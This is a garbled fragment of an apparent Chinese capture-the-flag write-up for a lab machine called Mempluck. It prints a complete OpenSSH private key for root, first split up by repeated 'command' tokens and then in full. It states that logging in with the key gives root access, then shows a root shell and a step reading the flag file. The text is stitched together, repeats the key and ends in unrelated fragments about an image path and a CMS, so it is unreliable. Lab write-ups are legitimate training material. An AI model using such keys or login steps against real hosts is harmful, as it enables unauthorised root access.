"3PpQvkOCwOr+gT1oZ2kse1rxGdPDw/Mw9j03MZyvxgny0ao/Wq6FG978ZeWgpgCgaDO6CV" command "hVWTBAVUOUUvFnqdF4hOgp6qXFkmcGZzl862MOYyWY2sqZV+wT3fHfgjSgFtZbcvhV/lH7" command "N2m42fEGbkLxAY+8oS8zqPgGWlckdPr662kvqvnylK3bQWDucYUaa5eKGiGKvIxpbJAAAA" command "wCUj74BUF11v/0AIlGfVSpdMchMYC0jeno+JhptzcU5ySRVWZWaK+uLVcghwhlcWl9yYzL" command "YaLc/9OzturW873tbTC8OtsTlFLOVUTZr6Dja958j46Royt8nfCot3+oSrlR0orX90WPCN" command "wFnHTMXhJkpTB7D1k6C9MjtgmC8kIAFQ/PXZKjmgPdWJCffq684yLavzbQLJtmAGg8hBMY" command "mriOG/Ay+UcnvBiGyop/GnXYXIIjbHysAvCpVnGIvQYVq2ngAAAMEA4ND5g/Tc+4kJBZT3" command "YZltIQ3dkhzvtEF4tYpzvFVN7NQ/4rH6srFrB+PxnHa9aZ4eLdKZG5Cl5OLKVNqV8wybqx" command "0EuDAlOGXSJ1SrJ0THmIrs28C9xYIA4KzAyoPQr+PQdR1dFDusjKoFmPKzNDgo7I+L1PO3" command "v6hEBXjxifen2oFA2q9Qj8N6R64/hOYBTUzFH8bTxaHXECgeMUYmcVAqMTaM+d/hsCoqGf" command "ZvH53BdtVwLSZdjLNqNzetIe+JQ1t1AAAAwQDAVgV+KqzndrAqTRdgEgja7Gt/rMfV3ITM" command "TqABbFkX7GMY1HsyQQweLMmzT7Dcx3MU55kvqFEgs2vU5HJaiBuQaMvfX1l8W0XSlyEjNV" command "jPUpXQjXFVCZfJsQl5jT41AVvFghZJc1jkJKQuw9IpcFNpOwVTjAK6k4tOVp2OXnCHtbeY" command "T3oYPKZFaZt5QQ+Bx+ED5731Glr8jUzFh6Ksrv3+1ojqYL3WYcUwAvd5NEX+Tnurt9Pu9E" command "6FSs7qzobqo/cAAAANcm9vdEBNZW1wbHVjawECAwQFBg==" command "-----END"
使用AI处理一下,得到正确格式的私钥
1 2 -----BEGIN OPENSSH PRIVATE KEY----- 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
直接使用私钥进行登录即可获得root权限
1 2 3 4 5 6 7 8 9 10 ┌──(root㉿kali)-[/tmp]id root@192.168.2.15'_ ` _ \ / _ \ \ V V / __/ | (_| (_) | | | | | | __/ \_/\_/ \___|_|\___\___/|_| |_| |_|\___| Mempluck:~# id uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
六、查看FLAG 1 2 3 Mempluck:~# cat /root/root.txt /home/taditto/user.txt
 提示我们CMS是
 同时还有关于